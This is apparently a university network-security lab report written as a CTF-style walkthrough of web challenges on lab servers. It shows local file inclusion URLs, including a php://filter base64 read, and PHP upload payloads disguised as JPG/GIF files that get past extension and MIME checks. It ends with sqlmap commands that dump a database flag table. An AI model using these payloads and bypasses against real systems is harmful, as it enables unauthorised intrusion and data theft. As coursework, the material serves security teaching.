浙江大学

本科实验报告

课程名称：网络安全原理与实践

姓　　名：

学　　院：计算机科学与技术学院

系：计算机科学与技术系

专　　业：信息安全

学　　号：

指导教师：卜凯

2021 年 3 月 30 日


浙江大学实验报告

课程名称：网络安全原理与实践


实验名称：Lab 02

Part 1

1. Modify the link to trigger an error message and get the current location */var/www/html/index.php*.




2. Visit *http://10.214.160.143/index.php?page=../../../data/flag* and get flag.




Part 2

1. Modify the link to trigger an error message.




2. It seems like it is directly including the input as the page with .php appended to it. Use the absolute path to the flag and try to access it that way.

http://10.214.160.44/index.php?page=/var/www/html/flag.php



3. Try to use the base64-encode filter to encode the flag.php file to base64 and get some base64 encoded string.

http://10.214.160.44/index.php?page=php://filter/convert.base64-encode/resource=/var/www/html/flag.php



4. Decode the base64 string and get the flag.

Part 3


1. Prepare *1.php* file as following to get the content in */data/flag*.

```
<?php
echo file_get_contents('/data/flag');
?>
```


As php file can't be uploaded, find a image *1.jpg* and run the following command to get *2.jpg* by Steganography.

```
copy 1.php+1.jpg 2.jpg
```

2. Upload *2.jpg* and modify the extension back to php while transmission with Burp, then forward the package and we can see *2.php* passes the two check: file upload check and mime check.




3. Visit http://10.214.160.191/upload_file/2.php and get the flag.




Part 4


1. Prepare *2.jpg* same as Part 3.

2. Upload *2.jpg* and modify the extension to *pphphp* while transmission with Burp since there is a double extension name check, then forward the package and we can see *2.php* passes the two check.





3. Visit http://10.214.160.92/upload_file/2.php and get the flag.



Part 5


1. According to the hint, there is only one file format check. Craft *1.php* with gif file header format *GIF89a* as following and upload it.


GIF89a

<?php


echo file_get_contents('/data/flag');

?>





2. Visit http://10.214.160.96/upload_file/3620210330162233.php and get the flag.



Part 6

1. Download the source code of SQLmap.
2. Run the command as follows:

./sqlmap.py -u "http://10.214.160.13:10002/?questionid=1" --tables --batch

```
Database: aaa_web2
[2 tables]
+---------------------------------------+
| flag_is_here                          |
| melody_bu_shi_ji_lao                  |
+---------------------------------------+
```

./sqlmap.py -u "http://10.214.160.13:10002/?questionid=1" --columns --batch

```
Database: aaa_web2
Table: flag_is_here
[3 columns]
+-------------------+--------------+
| Column            | Type         |
+-------------------+--------------+
| an_extra_message  | varchar(255) |
| author            | varchar(255) |
| flag              | varchar(255) |
+-------------------+--------------+
```

./sqlmap.py -u "http://10.214.160.13:10002/?questionid=1" -D aaa_web2 -T flag_is_here -C flag --dump

```
Database: aaa_web2
Table: flag_is_here
[2 entries]
+-----------------------------------------------------+
| flag                                                |
+-----------------------------------------------------+
| AAA{welc0me_to_AAA_Congratu1ationS_qq_group_386796080} |
| 这个不是Flag,只是秀个恩爱                                  |
+-----------------------------------------------------+
```